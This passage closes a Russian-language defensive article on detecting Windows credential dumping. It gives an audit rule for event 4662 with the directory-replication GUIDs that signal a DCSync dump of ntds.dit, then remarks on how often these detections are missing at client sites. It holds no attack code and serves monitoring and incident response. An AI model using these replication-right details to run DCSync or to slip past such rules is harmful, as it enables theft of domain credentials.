
Аудит для всех пользователей



SACL на репликацию ntds.dit

Event ID = 4662

- Access Mask = 0x100
- Properties = “*1131f6aa-9c07-11d1-f79f-00c04fc2dcd2*” или “*1131f6ad-9c07-11d1-f79f-00c04fc2dcd2*” или “*89e95b76-444d-4c62-991a-0facbeda640c*” или “*9923a32a-3607-11d2-b9be-0000f87a36b2*”



Событие 4662 при репликации ntds.dit

Поле *Properties* содержит идентификаторы GUID свойств, для которых была выполнена операция:

2. 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 (Ds-Replication-Get-Changes-All – Репликация изменений каталога)

3. 89e95b76-444d-4c62-991a-0facbeda640c (DS-Replication-Get-Changes-In-Filtered-Set – Репликация изменений каталога в отфильтрованном наборе)
4. 9923a32a-3607-11d2-b9be-0000f87a36b2 (Ds-Install-Replica – Добавление или удаление реплики в домене)

Access Mask 0x100 говорит о том, что доступ разрешен только после выполнения расширенных проверок прав, поддерживаемых объектом.

В заключение

В статье мы рассмотрели шесть способов получения злоумышленниками учетных данных из реестра, памяти ОС Windows и из базы NTDS контроллеров домена Active Directory. На практике при проведении проектов по пентестам и Purple Team в большинстве случаев мы фиксируем, что у заказчиков подлежит мониторингу только дампы памяти процесса LSASS. Практически никто не мониторит получение учетных данных из реестра.

Также неоднократно фиксировали, что даже если написаны правила детектирования, то в них бывают ошибки. Например, в одном из проектов на атаку DCSync сработал алерт на PetitPotam. При реальной атаке это может привести к тому, что сработку посчитают ложноположительной, тем самым пропустив инцидент.

Атакующий может вообще не использовать вредоносное ПО, а применять только стандартные утилиты. В любом случае при должных настройках аудита в журнале событий Security останутся следы. Так как от большинства подтехник защититься не получится (встроенные функции нужны для работы Active Directory), то важно своевременно выявлять подозрительную активность и реагировать на нее. Данная статья может стать для вас инструкцией по настройке мониторинга техники T1003 OS Credential Dumping (Windows). При этом стоит учитывать, что в вашей инфраструктуре дополнительно может потребоваться профилирование легитимной активности и ложноположительных срабатываний.

Авторы:

Валерия Шотт, аналитик центра мониторинга и реагирования на инциденты Jet CSIRT компании «Инфосистемы Джет»

Ирина Беляева, старший консультант по информационной безопасности компании «Инфосистемы Джет»